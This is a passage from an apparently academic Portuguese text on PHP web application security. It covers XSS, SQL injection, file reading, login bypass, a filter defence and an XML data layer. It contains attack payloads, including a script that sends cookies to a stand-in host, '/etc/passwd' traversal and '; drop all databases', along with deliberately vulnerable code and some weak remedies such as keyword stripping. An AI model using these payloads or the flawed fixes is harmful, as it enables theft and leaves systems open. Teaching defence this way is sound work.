8. passthru('ping -c 1 paginacracker.com');
9. passthru('echo Você foi invadido! | mail root');
10. ?>

```

Dessa forma o diretório `/etc` no servidor se torna público, com essa técnica o invasor pode comprometer bases de dados, *scripts*, softwares, servidores ativos (Web, FTP, etc).

## 8.8 Adulteração de site

Em um primeiro momento, ao ouvir que o site foi adulterado ou sofreu *defacing*, que se tornou o termo técnico muito utilizado nos meios informáticos, temos a clara idéia que o administrador do servidor não tomou as medidas de segurança cabíveis e alguém com conhecimento técnico invadiu o servidor e adulterou os arquivos que originam o site que vemos no *browser*.

Isso realmente pode ter acontecido, mas do ponto de vista de "falha de programação" o atacante não precisa comprometer toda a segurança do servidor para conseguir adulterar um site, ele pode se aproveitar de falhas de programação para o envio e tratamento de dados oriundos de formulários tão comuns na Internet.

Vamos considerar o código abaixo como um sistema que recebe dados para um livro de convidados rudimentar

```

1. <?php
2. if (isset($visitante)){
3. $fp = fopen("database", "a");
4. //Abre database somente para escrita.
5. fwrite($fp, "<li>$visitante\n");
6. //Grava os dados da string no stream do arquivo.
7. fclose($fp);
8. //Fecha o stream do arquivo.
9. }
10. ?>
11. <html>
12. <head></head>
13. <h1>Visitantes do site:</h1>
14. <ol>
15. <?php
16. $fp = fopen("database", "r");
17. //Abre database somente para leitura.

```

```

18. print(fread($fp, filesize("database")));
19. //Imprime na tela o conteúdo de database
20. fclose($fp);
21. //Fecha o stream do arquivo
22. ?>
23. </ol>
24. <hr>
25. <form>
26. <input type="text" name="visitante">
27. <input type="submit" name="enviar" value="Enviar">
28. </form>
29. </body>
30. </html>

```

Com um código como o demonstrado é relativamente fácil que um atacante consiga redirecionar todos os acessos a esse livro de visita para páginas hospedadas em algum outro servidor, para a partir desse ponto conseguir coletar dados privados dos usuários desse site.

Isso ocorre porque no momento da programação o desenvolvedor não se preocupou em tratar os dados vindos do formulário. Considere a inserção abaixo:

```

1. <script language="JavaScript">
2. window.location="http://www.sitedocracker.com.br/"
3. <!-- Código JavaScript que recarrega na mesma janela o endereço -->
4. </script>

```

Com esse simples trecho de código inserido no livro de visitas cada visitante que acessa-lo será automaticamente redirecionado para o endereço "[www.sitedocracker.com.br](http://www.sitedocracker.com.br)" e uma vez nesse endereço fica fácil simular uma página igual ao do site original e forçar que os usuários digitem dados sensíveis como e-mail, dados pessoais, número do cartão de crédito, etc.

Para tratar esse tipo de problema, o PHP possui a função `htmlspecialchars()` que converte as entradas de caracteres especiais como `<`, `>`, `"` e `&` em suas entidades HTML, como por exemplo `&lt;`. Dessa forma se um atacante enviasse tais dados eles seriam apenas exibidos na tela, não executando a ação para qual foram projetados. O trecho de código sensível ao ataque ficaria dessa forma com esse tratamento:

```

1. <?php
2. if (isset($visitante)){
3. $fp = fopen("database", "a");
4. //Abre database como somente escrita.
5. $limpar_dados = htmlspecialchars($visitante);
6. //Trata a variável visitante.

```

```

7. fwrite($fp, "<li>$limpar_dados\n");
8. //Grava a variável tratada.
9. fclose($fp);
10. //Fecha o stream do arquivo.
11. }
12. ?>

```

### 8.8.1 Ataque DoS no servidor via site

Como demonstrado na seção 8.8, receber dados sem o tratamento da função *htmlspecialchars()* pode fazer que comandos sejam executados a partir do seu site. Se uma adulteração e redirecionamento de site já é um problema sério a ser resolvido, considere o grau de gravidade de um ataque que pode tirar de funcionamento ou depreciar a performance geral do seu servidor. Este tipo de ataque é chamado DoS.

Dando continuidade ao exemplo anterior, considere o trecho de código abaixo inserido no mesmo formulário, considerando o nome da página afetada como "pagina.php":

```

1. <script language = "JavaScript">
2. window.location = "http://www.seusite.com.br/pagina.php"
3. <!-- Código JavaScript que recarrega a página. -->
4. </script>

```

Algum código inserido dessa forma iria induzir a página do livro de visitas a ficar automaticamente se carregando e como ela sempre teria esse código, seria carregada repetidamente, até que o visitante feche arbitrariamente seu *browser*. Isso em um site com pouco acesso não chegaria a tirar um servidor de funcionamento, mas comprometeria a sua performance, agora em sites muito visitados (com alto tráfego), que recebem até centenas de milhares de acessos diários, uma adulteração como essa poderia comprometer de tal forma o servidor, que o mesmo passaria a rejeitar novas requisições de *browsers* de visitante, resultando na remoção do site do ar.

O método para se prevenir de um ataque desse tipo é o mesmo mostrado anteriormente, basta tratar o conteúdo da variável enviada pelo visitante com a função *htmlspecialchars()*.

## 8.9 Ler arquivos arbitrários

A falta de tratamento de entradas digitadas por usuários também pode permitir que um invasor consiga ler quase todos os arquivos do servidor, independente da sua plataforma de execução. Um exemplo disso é apresentado abaixo, o qual é um programa que lista um poema selecionado a partir de um menu pop-up:

```

1. <html>
2. <head></head>
3. <body>
4. <?php
5. if (isset($poema)){
6.     $fp = fopen($poema, "r");
7.     //Abre poema como somente leitura.
8.     print(fread($fp, filesize($poema)));
9.     //Lê o stream de poema.
10.    fclose($fp);
11.    //Fecha o stream do arquivo.
12. }
13. ?>
14. <hr>
15. <form>Clique em um poema:
16. <select name="poema">
17. <option value="jabb.html">Jabberwocky
18. <option value="graves.html">Cat-Goddesses</select>
19. <input type="submit" value="Exibir">
20. </form>
21. </body>
22. </html>

```

O *script* acima ao acionar o botão "Exibir" monta URL's da seguinte maneira:

```
1. poema.php?poema=graves.html
```

Dessa forma a variável e seu valor é transportado na URL sem proteção. Um atacante pode formar a seguinte URL:

```
1. poema.php?poema=/etc/passwd
```

Para casos de um sistema Unix, e se for uma plataforma Windows, basta substituir o nome do arquivo e o seu caminho lógico para o padrão Windows.

Com essa ação, o agressor teria o arquivo de senha do sistema exibido em sua tela.

De forma relativamente fácil um atacante poderia comprometer todo o sistema e até mesmo o servidor adquirindo as senhas por uma falha de programação.

Uma maneira fácil de resolver o problema seria criar um estrutura de comparação para tratar todas as entradas válidas:

```
1. <?php
2. if (IsSet($poema)){
3.     switch ($poema){
4.         case "jabb":    $arquivo_poema = "jabb.html";
5.             //Faz um teste forçando a recuperação correta da URL.
6.                 break;
7.         case "graves": $arquivo_poema = "graves.html";
8.             //Faz um teste forçando a recuperação correta da URL.
9.                 break;
10.    }
11.    if (IsSet($arquivo_poema)){
12.        $fp = fopen($arquivo_poema, "r");
13.        print (fread($fp, filesize($arquivo_poema)));
14.        fclose($fp);
15.    }
16. }
17. ?>
```

A solução acima é interessante somente se a quantidade de entradas for pequena, contudo para médios e grandes volumes, o ideal seria uma consulta a um banco de dados, onde no caso de uma entrada inválida resultaria a uma falha na consulta, não comprometendo o sistema ou o servidor.

## 8.10 XSS – Cross Site Scripting

Essa modalidade de ataque ocorre quando uma aplicação Web aceita dados do usuário sem nenhum tipo de tratamento. Assim um possível atacante pode injetar um código JavaScript, SQL ActiveX ou outro, para comprometer a segurança da aplicação coletando dados ou burlando métodos de validação a áreas restritas.

### 8.10.1 Injetando JavaScript

Em um sistema sem métodos de tratamento de dados oriundos do usuário o atacante pode injetar um código JavaScript para seqüestrar cookies dos usuários. Supondo que o seu script PHP processe dados vindos de um formulário sem tratamento e gravasse os dados direto no banco.

Com um simples trecho de código como o descrito abaixo:

```

1. <?php
2. ...
3. $consulta = "insert into tabela (nome, idade) values
4. (($_POST['nome']), ($_POST['idade']))";
5. //Insere dados sem tratamento vindos do formulário no banco de dados.
6. ...
7. ?>

```

Os dados são inseridos no banco de dados sem nenhum tipo de controle ou validação.

Um atacante poderia em qualquer um dos campos do formulário submeter um código como o descrito a seguir:

```

1. <iframe name="teste" id="teste" height="0" width="0"></iframe>
2. <script language="JavaScript">
3. <!--
4. document.getElementById('teste').src='http://intruso.com/sequestro.php?cookies=' + document.cookie;
5. //-->
6. </script>

```

Um código simples como o descrito acima pode capturar os cookies do usuário e encaminhar ao atacante que, de posse destes, poderá analisá-los para empreender ataques mais elaborados com as informações contidas ali.

A forma de repressão a este tipo de ataque mais eficaz é tratando os dados vindos dos usuários, para isso podemos utilizar a função `ereg()`, que trata as expressões regulares ou mais apropriado a este caso podemos utilizar as funções `strip_tags()` e `htmlentities()` pois elas neutralizam o código malicioso retornando somente strings.

Assim o código abaixo exhibe o trecho do script PHP que irá fazer o tratamento utilizando a função `htmlentities()`:

```

1. <?php
2. ...
3. $nome_tratado = htmlentities($_POST['nome'], ENT_QUOTES);
4. $idade_tratado = htmlentities($_POST['idade'], ENT_QUOTES);
5. /* As duas linhas de código acima efetuam o tratamento,
6. inclusive de aspas duplas e aspas simples */
7. $consulta = "insert into tabela (nome, idade) values
8. ($nome_tratado, $idade_tratado)";
9. //Os dados são passados para o banco somente após o tratamento.
10....
11.?>

```

### 8.10.2 SQL injection

Embora vulnerabilidades de injeção de comandos SQL tenham sido reportadas já há 8 anos, essa técnica de ataque ainda é um problema que ocorre em alguns sistemas com pouca atenção referente a segurança. Conhecido como *SQL injection*, este método é particularmente perigoso, pois consiste na inserção de código SQL não previsto e de modo arbitrário compromete toda a funcionalidade do sistema e também da base de dados.

Geralmente na Web campos de formulário são usados para empreender esse tipo de ataque, mas também ataques via formação de URL's também ocorrem. Um atacante em um SQL bem sucedido pode copiar a sua base de dados, inserir tabelas e até mesmo efetuar um drop (apagar) toda a base de dados, o limite do atacante passa a ser então o mesmo limite do usuário que o sistema efetua o login na base de dados.

Alguns desenvolvedores têm o descuido de prover um usuário com todos os privilégios para que o seu sistema acesse a base de dados, alguns chegam até a utilizar *root* para isso.

O ataque de SQL injection não é difícil de empreender, basta em um campo de formulário passar um “;” que será interpretado como um final de comando SQL normal e em seguida passar uma instrução SQL normal, como um select, update ou delete. Observe o trecho de código PHP que monta um query SQL para passar em seguida ao banco de dados MySQL:

```
1. <?php
2. ...
3. mysql_db_query($db, "select * from tabela where nome = $nome");
4. //Executa uma select no banco com dados sem tratamento.
5. ...
6. ?>
```

O comando acima recebe um dado de formulário para montar a query, contudo um usuário mal intencionado pode tentar apagar toda a base de dados passando os dados como:

```
1. ; drop all databases
```

Assim a consulta select seria finalizada por estar mal formada e em seguida a cláusula drop seria executada normalmente apagando toda a sua base de dados.

O tratamento dessa falha de programação tem que ser em conjunta com o administrador do banco de dados, pois o mesmo deve limitar ao máximo (deixando somente o necessário para o seu sistema) o usuário para o login utilizado no sistema e em seguida todas as entradas de formulário devem ser tratadas para evitar metacaracteres.

Somente um usuário enxuto para acesso ao banco não resolve o problema só minimiza o dano, pois mesmo que não se consiga apagar tabelas ou a base de dados, o mesmo pode consultar dados sensíveis armazenados na sua base de dados.

Para exemplificar o processo de tratamento existe a função `str_ireplace()` que substitui um array de strings por outro, e outro ponto interessante é que esta função é case insensitive, ou seja, ela não diferencia maiúscula e minúscula. Dessa forma podemos listar um array com palavras proibidas impedindo assim que comandos SQL cheguem para o banco através de injeção no formulário pelo usuário:

```
<?php
...
$proibidas = array("drop", ";", "insert", "delete", "grant", "select",
"update", "truncate", "replace", "join", "databases");
//Array com palavras proibidas
$clean = array("", "", "", "", "", "", "", "", "", "", "");
//Array que indica para limpar as palavras proibidas por nada.
$nome_ok = str_ireplace($proibidas, $clean, $nome);
//Tratamento da variável
mysql_db_query($db, "select * from tabela where nome = $nome_ok");
//Executa uma select no banco com dados com tratamento.
...
?>
```

Como pode ser visto, no exemplo acima, mesmo que algum usuário mal intencionado tentasse injetar código SQL malicioso da seguinte forma:

```
1. ; drop all databases
```

Para o banco, após o tratamento, chegaria apenas:

```
1. all
```

Chegando isso ao banco, no caso de injeção de código SQL não iria comprometer em nada o seu funcionamento ou desempenho.

## 8.11 Modelos de autenticação no PHP

No PHP podemos autenticar usuários de basicamente duas formas, uma delas solicita a inserção de login e senha em uma janela de autenticação para em seguida fazer a checagem com os dados contidos em um banco de dados ou arquivo texto e a outra forma recebe os dados via um formulário e trata as variáveis checando em um banco de dados ou arquivo texto.

### 8.11.1 Autenticação via HTTP

Quando esse tipo de autenticação é implementado, no momento que o usuário faz a requisição da página PHP é exibido uma tela de dialogo para usuário e senha, ao ser confirmado o usuário e senha a URL é carregada novamente, só que desta vez contendo as variáveis PHP\_AUTH\_USER, PHP\_AUTH\_PW e AUTH\_TYPE, a partir desse ponto essas variáveis são localizadas nos arrays \$HTTP\_SERVER\_VARS.

Observando o exemplo abaixo temos um caso clássico de autenticação HTTP:

```

1. <?php
2. if (!isset($_SERVER['PHP_AUTH_USER'])) {
3. header('WWW-Authenticate: Basic realm="Meu login"');
4. header('HTTP/1.0 401 Unauthorized');
5. echo 'Operação cancelada! Você não logou!';
6. exit;
7. }else{
8. echo 'Olá! Você agora está logado.';
9. }
10. ?>

```

No exemplo acima o usuário ao requisitar a página terá que informar o seu login e a senha, o método abaixo pode ser implementado utilizando um banco de dados ou até mesmo um arquivo texto para comparar as senhas com acesso permitido.

Porém para esse tipo de autenticação é necessária uma precaução, alguns navegadores como, por exemplo, o Lynx, não trazem por padrão a limpeza de janela do navegador e isso pode favorecer um roubo de senha por alguém que controle uma URL não autenticada de roubar senhas de URL autenticadas no mesmo servidor, nesse caso é necessário criar um *script* para o logout e forçar a saída do

usuário por meio desse *script*.

### 8.11.2 Autenticação via formulário

Um sistema de *login* muito utilizado na Internet é o sistema que pede que o usuário digite login e senha em um formulário para depois enviá-lo a um *script* para então ocorrer à validação. Vamos supor um formulário com o seguinte trecho de código:

```
1. <input type=text name=login>
2. <input type=password name=senha>
```

Isso vai gerar e transportar as variáveis \$login e \$senha para o *script* que irá realmente processar os dados recebido e efetivar a validação, nesse *script* encontramos o seguinte trecho de código:

```
1. <?php
2. ...
3. $sql = "select * from usuario where usuario=$login and senha=$senha";
4. //Executa a consulta sem tratamento de variáveis.
5. ...
6. ?>
```

Com isso o *script* recebe diretamente os dados do usuário e compara com o login e senha cadastrado na base de dados do site, dessa forma se um atacante informar no campo login e no campo senha a seguinte string "OR '1=1'", essa comparação ao ser diretamente processada pela query SQL vai simplesmente validar o acesso, como um usuário normal.

A forma mais eficiente de combater essa forma de ataque é o uso de expressões regulares a fim de tratar as variáveis recebidas ao invés de simplesmente recebê-las de forma pura na query SQL.

Um exemplo de tratamento usando expressões regulares seria como o citado abaixo:

```
1. <?php
2. $check1 = 0;
3. $check2 = 0;
4. if (ereg("[a-z]+\.", $login)){
5. //Utilizando expressão regular para validar dado do usuário.
6. $check1 = 1;
7. }else{
8. echo "Proteção contra invasão ativada!";
9. }
```

```

10.
11. if(ereg("[0-9]{5}", $senha)){
12. //Utilizando expressão regular para validar dado do usuário.
13. $check2 = 1;
14. }else{
15. echo "Proteção contra invasão ativada!";
16. }
17. if ($check1 == 1 and $check2 == 1){
18. //Aqui pode submeter os dados
19. }
20. ?>

```

Levando em consideração que o *login* tem que obrigatoriamente terminar com @ e a senha terá sempre numérica de cinco dígitos. Dessa forma com o uso de expressões regulares os dados submetidos pelos usuários são tratados e só após passarem pela checagem é que serão submetidos à comparação com os dados contidos na base de dados.

A seguir se o usuário for autenticado é necessário guardar esses dados em uma sessão para a cada nova página a ser acessada será feita um comparação nos dados dessa sessão e só após isso é que o acesso será permitido.

## 8.12 Evitando ataques por tipagem dinâmica

O PHP por apresentar uma grande flexibilidade não é fortemente tipado, ou seja, não há a necessidade de declarar o tipo da variável ao iniciá-la, uma variável pode ser inicializada de qualquer parte do *script* e no seu escopo pode assumir diversos tipos, conforme o contexto de sua utilização. Para receber dados oriundos de usuários o interessante é tipar esses dados como uma forma de assegurar que o tipo de dados (strings, inteiros, números de ponto flutuante, etc) esteja realmente sendo transmitido.

Vamos supor o seguinte trecho de código em um *script* PHP:

```

1. <?php
2. ...
3. $codigo = $_GET['codigo'];
4. //Recebe o valor direto de GET sem tratamento.
5. ...
6. ?>

```

Dessa forma não poderíamos nos assegurar o tipo dessa variável, contudo uma construção dessa forma:

```
1. <?php
2. ...
3. $codigo = (int)$_GET['codigo'];
4. //Faz um cast forçando o tipo da variável para inteiro.
5. ...
6. ?>
```

Essa segunda forma de construção pode assegurar que o tipo da variável por exemplo é um inteiro, nesse exemplo utilizamos cast que são na verdade molde de dados, ou seja, prestam-se a moldar os dados da variável e dessa forma podemos estabelecer um maior controle sobre o conteúdo da variável.

Não controlando o tipo da variável, um atacante poderia inserir uma string com comandos de SQL ou JavaScript e forçar o seu sistema a executá-los, comprometendo assim a segurança do sistema da do banco de dados.

## 9 Acessando dados do Banco de Dados via XML

Mesmo utilizando técnicas para evitar o *SQL Injection* um atacante poderia utilizar o script PHP que contém o acesso ao banco para conseguir manipular de forma não autorizada os dados.

Uma solução adicional para esse caso é a utilização de XML como interface do banco de dados antes da exibição ao cliente.

Na realidade essa técnica impede que o script acessado pelo visitante seja o script que faz o acesso à base de dados, de forma mais segura, ela irá somente ler os dados previamente formatados como XML.

Tomando por exemplo uma simples consulta de dados o script acessado pelo visitante iria acessar os dados do XML, esse XML seria na verdade gerado por outro script PHP localizado no servidor, fato limita o acesso do cliente a base de dados. Esta técnica gera uma camada de abstração entre o cliente e o acesso ao banco de dados.

### 9.1 O que é XML

XML é a abreviação de *Extensible Markup Language*, foi originalmente definido pelo W3C (*World Wide Web Consortium*) como um padrão para intercâmbio de dados (informações). O XML é atualmente usado para o intercâmbio de dados entre sistemas e/ou plataformas.

O XML foi desenvolvido para superar as limitações do HTML (*Hyper Text Markup Language*) que é a linguagem padrão da Internet sem se preocupar com a exibição dos dados, o XML encarrega-se apenas do conteúdo da informação diferentemente do HTML.

Estruturalmente o XML utiliza o padrão formado por duplas marcadores (*tags*), uma para abertura e outra para o fechamento de blocos de dados. O XML é rígido em relação as tags, uma tag sem ser fechada ou com a sintaxe incorreta acarreta um erro contrapondo com a tradicional linguagem HTML que também utiliza tags porém não acusa erros de má utilização dos marcadores.

Cabe ao desenvolvedor definir as suas próprias tags no XML, essas tags ficam armazenadas em uma espécie de glossário no DTD (*Document Type Definition*) que controla as tags para a correta interpretação do XML. Para uma

aplicação ler um XML gerado por outra a aplicação que irá efetuar a leitura utiliza um Parser XML que permitirá a interpretação desse arquivo XML com suas tags específicas permitindo assim a fácil troca de informações entre plataformas e aplicações diferentes.

### 9.1.1 Parser XML

Como exemplo de Parsers para XML podemos citar o SimpleXML, Sax, DOM e Pear. O SAX é um Parser mais simplista e rápido, com ele é gerado um interpretador para o XML permitindo a leitura do XML gerado previamente obtendo o intercâmbio de informações.

O DOM (Document Object Model) define uma estrutura de representação em forma de árvore onde além da interpretação do XML o mesmo pode ser alterado em tempo de execução.

Em análise o Parser JAX tem um desempenho em velocidade maior que em comparação ao DOM, porém o DOM por possuir acesso dinâmico ao arquivo XML permite acesso ao nodo de forma mais fácil e transparente além de permitir a alteração do XML.

### 9.1.2 PHP e XML

O PHP através da extensão James Clark's expat permite a interpretação do XML, porém não permite a validação do mesmo, a extensão gera analisadores XML para em seguida definir manipuladores para diferentes eventos XML.

Por código de *script* PHP é possível à utilização do SAX ou DOM para a interpretação do XML, tal escolha é feita baseada na necessidade da aplicação (velocidade x poder de manipulação).

Nesse trabalho o XML tem a função de evitar o acesso direto do cliente ao banco de dados via scripts PHP, um script PHP de retaguarda tem a função de ler o banco de dados e com esses dados contidos em um array vai gerar o XML deixando o mesmo em um área pré-definida no servidor.

Esse script pode ser disparado via uma tarefa agendada no servidor, via regra no banco de dados ou até mesmo mediante alguma regra codificado no próprio

script PHP.

Quando o cliente utilizando o script PHP da sua aplicação Web for efetuar a busca de dados ao invés de efetuar diretamente no banco a busca será efetuada no XML através do Parser, assim o contato direto ao banco de dados é velado, técnica que garante a integridade dos dados ali contidos.

Abaixo está um código simples que serve para gerar e ler um arquivo XML pré-definido dentro do *script*:

O trecho de script abaixo mostra o processo de criação do arquivo XML, esse script fica separado do script de leitura, ele pode ser evocado via um processo agenda pelo sistema operacional que o servidor está sendo executado, por um processo no servidor ou até mesmo por uma chamada em outro script PHP:

```

1. <?php
2. ...
3. $conteudo = '<?xml version="1" encoding="ISO-8859-1" ?>';
4. //Cabeçalho do arquivo XML
5. $conteudo .= "\n";
6. $conteudo .= "<books>";
7. //Abertura de tag
8. $conteudo .= "\n";
9.
10. $conteudo .= <book>";
11. while($linha = mysql_fetch_array($resultado)){
12. //Recebe do banco a quantidade de linhas das tags abaixo
13. $conteudo .= "\n";
14. $conteudo .= "<author>$linha['author']</author>". "\n";
15. //Retorna valor do banco.
16. $conteudo .= "<title>$linha['title']</title>". "\n";
17. //Retorna valor do banco.
18. $conteudo .= "<publisher>$linha['publisher']</publisher>". "\n";
19. //Retorna valor do banco.
20. }
21. $conteudo .= "</book>";
22. $conteudo .= "\n";
23. $conteudo .= "</books>";
24. //Fecha tag.
25. $conteudo .= "\n";
26. Header("Content-type:application/xml; charset=iso-8859-1");
27. //Indica o cabeçalho do arquivo.
28. ...
29. ?>

```

Arquivo XML denominado book.xml foi gerado via consulta no banco dados

pele *script* anterior:

```

1. <?xml version="1.0" encoding="ISO-8859-1"?>
2. <books>
3. <book>
4. <author>Jack Henrrington</autor>
5. <title>PHP Hacks</title>
6. <publisher>O'Reilly</publisher>
7. </book>
8. <author>Jack Henrrington</autor>
9. <title>Podcasting Hacks</title>
10.<publisher>O'Reilly</publisher>
11.</book>
12.</books>

```

A seguir está o script PHP que irá ler esse XML para a exibição para o cliente:

```

1. <?php
2. $doc = new DOMDocument();
3. //Construtor do DOM para interpretar o XML.
4. $doc -> load('books.xml');
5. //Carrega o arquivo XML.
6.
7. $books = $doc -> getElementsByTagName("book");
8. //Captura o nodo book do arquivo XML.
9. foreach($books as $book){
10. //Inicia o laço para a leitura dos nodos.
11.     $authors = $book -> getElementsByTagName("author");
12.         //Captura o nodo de nome "author".
13.     $author = $authors -> item(0) -> nodeValue;
14.         //Captura o valor do nodo.
15.
16.     $publishers = $book -> getElementsByTagName("publisher");
17.         //Captura o nodo de nome "author".
18.     $publisher = $publishers -> item(0) -> nodeValue;
19.         //Captura o valor do nodo.
20.
21.     $titles = $book -> getElementsByTagName("title");
22.         //Captura o nodo de nome "author".
23.     $title = $titles -> item(0) -> nodeValue;
24.         //Captura o valor do nodo.
25.
26.     echo "$title - $author - $publisher\n";
27.         //Imprime na tela o conteúdo.
28. }
29. ?>

```

Como pode ser visualizado é simples a leitura de um arquivo XML via PHP,

no caso demonstrado acima iria imprimir os valores dos campos do arquivo XML da seguinte forma no browser do usuário:

```
Jack Henrrington - PHP Hacks - O'Reilly
```

```
Jack Henrrington - Podcasting Hacks - O'Reilly
```

Um processo simples que limita o acesso à base de dados pelo usuário, garantindo assim maior segurança, pois diminui a probabilidade de ataques no banco de dados por falha de programação e agiliza o processo, pois no caso de grandes volumes de dados o banco não terá que ser acessado a cada consulta, o arquivo XML será gerado por períodos determinados, garantindo assim uma melhor performance.

## 10 Conclusão

Como foram verificados no decorrer desse trabalho os sistemas baseados na Web não estão sob a camada de segurança da rede interna e com isso a sua exposição direta a ataques é muito maior, o que a primeiro momento leva a crer que tais sistemas se tornam inviáveis. O fato é que se foram projetados com base na segurança esses sistemas podem ser tão seguros ou mais que os sistemas no modelo cliente/servidor que ficam sob a camada de segurança da rede.

Além disso, sistemas baseados na Web contêm uma série de vantagens como:

- Fácil acesso via navegador (*browser*);
- O desenvolvimento pode ser via Web (equipes formadas utilizando ferramentas de gerenciamento compartilhado);
- Rápido desenvolvimento;
- Portabilidade;
- Acesso à base de dados de sistemas legados, etc.

Como linguagem de desenvolvimento para a Web o PHP é largamente utilizado devido basicamente a 3 fatores:

- Baixo custo (em termos de software o servidor pode utilizar somente open source);
- Recursos de C e Java mesclado a recursos próprios;
- Independente de plataforma (o servidor pode ser instalado em plataformas Windows, Linux, Unix, Mac, etc).

Com base nesses argumentos somados a grande comunidade de desenvolvedores formada a linguagem escolhida para esse estudo foi o PHP.

Em termos de segurança um sistema baseado na Web está sujeito a 3 grandes classificações de ataques:

- Injeção de códigos maliciosos;
- Tipagem dinâmica;
- Falhas no tratamento de dados oriundos de usuários.

Todos os três tipos apresentados podem garantir vários níveis de acesso ao servidor (até mesmo escalação de privilégios ao *root*) além de roubos de informações no banco de dados ou ainda em transito cliente/servidor.

Porém todos esses casos podem ser evitados ou ter o sucesso de um

possível atacante limitado adotando políticas de segurança no momento do projeto e desenvolvimento do sistema, tais políticas podem ser enquadradas da seguinte forma:

- Validação de dados oriundos do usuário;
- Uso de SSL para trânsito de informações confidenciais;
- Tratamento de campos de formulários contra injeção de código.

Abaixo está apresentada uma tabela comparativa entre as técnicas de ataque com as possíveis soluções.

Ataque	Falha de programação	Solução
Inclusão de arquivos	Incluir arquivos com extensão "inc"	Usar a extensão "php" nos arquivos incluídos
Executar comandos arbitrários no servidor	Não tratar execução de comandos do sistema operacional no <i>script</i>	Usar a função <code>escapeshellcmd()</code>
Ataque direto ao servidor	Exibir pastas do sistema operacional	Usar a função <code>escapeshellcmd()</code>
Adulteração de site	Redireciona o acesso para outro site	Usar a função <code>htmlspecialchars()</code>
Ataque DoS	Recarrega infinitas vezes o mesmo site	Usar a função <code>htmlspecialchars()</code>
Ler arquivos arbitrários	Exibir arquivos contidos no servidor	Controlar entradas do usuário
Injetar JavaScript	Executar código JavaScript malicioso	Usar a função <code>htmlspecialchars()</code>
SQL Injection	Injetar código SQL malicioso no banco de dados	Evitar metacaracteres e/ou usar a função <code>str_replace()</code>
Login	Autenticar um usuário falso	Tratar dados enviados com a função <code>ereg()</code>
Tipagem dinâmica	Alterar o tipo da variável	Fazer cast nas variáveis

Com exceção de SSL todas as outras medidas são totalmente implementadas em PHP, essas medidas consistem em primeiro lugar evitar que as *strings* possam

ser executadas como comandos em PHP, JavaScript, SQL, etc, isso evita que o atacante possa forçar o desvio de dados, alteração na base de dados e acesso ao servidor.

Outra medida é referente à validação dos usuários em sistemas de autenticação ou para evitar que o usuário seja identificado de forma incorreta ou para evitar que um atacante passe comandos forçando a sua validação no sistema, isso é obtido utilizando-se de expressões regulares e no tratamento das strings para que não seja em nenhum momento executadas como um comando.

Como o PHP é *server-side*, mesmo que em uma senha seja aplicada um hash como o MD5 por exemplo, o trânsito entre o cliente até o servidor onde a senha será efetivamente criptografada existe o risco de algum tipo de escuta conseguir capturar a senha em seu estado original. Embora a solução para esse caso não possa ser única e exclusivamente implementada somente utilizando o PHP, pois será necessário implementar SSL com um certificado de segurança, o PHP oferece amplo suporte para a implementação de SSL.

Outro ponto é que as falhas apresentadas acima não são efetivas somente quando a linguagem de desenvolvimento é o PHP, elas são falhas de programação e ocorrem em outras linguagens de desenvolvimento para a Web, dentre elas podemos citar ASP, ASP.NET, Cold Fusion, etc.

Dessa forma a conclusão é de que sistemas baseados na Web são uma tendência real, com grande potencial de crescimento devido as suas amplas vantagens, porém é necessário, independente de qual ferramenta de desenvolvimento for adotada, de que todo um estudo sobre a segurança seja efetuado e implementado no momento do projeto e desenvolvimento.

Um sistema projetado com base na segurança e com os cuidados citados acima aplicados, embora não seja correto afirmar que ele será 100% seguro, irá exigir de um provável atacante tanto tempo e conhecimento técnico para uma invasão bem sucedida que o mesmo será desmotivado a ponto de interromper tal ataque e procurar um outro sistema mais vulnerável, e em casos extremos com um ataque bem sucedido ele será tão limitado que os danos causados pelo atacante não irão prover sérios danos para o sistema ou base de dados.

## Referências bibliográficas

CONVERSE, Tim; PARK, Joyce. **PHP: A Bíblia**. 2. ed. São Paulo: Campus, 2004. 868 p.

**PHP: PHP Usage Stats** Disponível em: <<http://www.php.net/usage.php>>. Acesso em: 10 nov. 2006.

NETCRAFT. **Netcraft: Web Server Survey Archives**. Disponível em: <[http://news.netcraft.com/archives/web\\_server\\_survey.html](http://news.netcraft.com/archives/web_server_survey.html)>. Acesso em: 10 jun. 2005.

VERISIGN. **Verisign: Certificados SSL**. Certisign: Certificado Digital. Disponível em: <<http://www.certisign.com.br/produtos/certificados/certificados.jsp>>. Acesso em 10 nov. 2006.

CASTAGNETTO, Jesus et al. **PHP Programando**. São Paulo: Makron Books, 2002. 780 p.

## **Bibliografia**

BERNSTRIN, Terry et al. **Segurança na Internet**. Rio de Janeiro: Insight Serviços de Informática, 1997. Tradução de: Internet Security for business.

**MANUAL Hacker São Paulo: Digerati Books, 2003. CD-ROM.**

ANSELMO, Fernando. **PHP e MySQL para Windows**. São Paulo: Visual Books, 2000. 144 p.

NIEDERAUER, Juliano et al. **PHP para Quem Conhece Php**. São Paulo: Novatec, 2005. 478 p.

KENT, Allan et al. **Beginning PHP 4: Programando**. São Paulo: Makron Books, 2001. 719 p.

NIEDERAUER, Juliano. **PHP 5: Guia de Consulta Rápida**. São Paulo: Novatec, 2004. 143 p.

**SEGURANÇA em programação PHP** Coluna PHP. Disponível em: <<http://www.sosdesigners.com/colunas-12.html>>. Acesso em: 07 nov. 2005.

**BREVE História do PHP** Disponível em: <<http://www.criarweb.com/artigos/71.php?manual=6>>. Acesso em: 05 jan. 2006.

NIEDERAUER, Juliano et al. **Desenvolvendo Websites com PHP**. São Paulo: Novatec, 2004. 269 p.

**TAREFAS Principais do PHP** Disponível em: <<http://www.criarweb.com/artigos/72.php?manual=6>>. Acesso em: 05 jan. 2006.

**LINGUAGEM PHP** Disponível em: <<http://www.infowester.com/php.php>>. Acesso em: 05 jan. 2006.

LEO GENILHU. **Segurança: Autenticando o PHP com HTTP (Authentication Required)**. Disponível em: <<http://www.phpbrasil.com/articles/article.php/id/1163>>. Acesso em: 12 dez. 2005.

JACQUES E. WINAND. **Segurança em códigos PHP**. Disponível em: <<http://www.phpbrasil.com/articles/article.php/id/291>>. Acesso em: 15 dez. 2005.

ERIKA FOCKE. **Utilizando Regex para verificação de campos de formulário**. Disponível em: <<http://www.phpbrasil.com/articles/article.php/id/520>>. Acesso em: 05 jul. 2005.

RAGEN. **Tratamento de dados fornecidos pelo usuário: projetando sistemas com mais segurança**. Disponível em: <<http://www.phpbrasil.com/articles/article.php/id/780>>. Acesso em: 05 jul. 2005.

PHP GROUP. **PHP: Hypertext Preprocessor**. Disponível em: <<http://www.php.net>>. Acesso em: 10 jun. 2005.

**SQL MAGAZINE**. Grajau: Devmedia, n. 23, 01 ago. 2005.

**GEEK CURSOS**. São Paulo: Digerati Tech, n. 1, 10 out. 2005.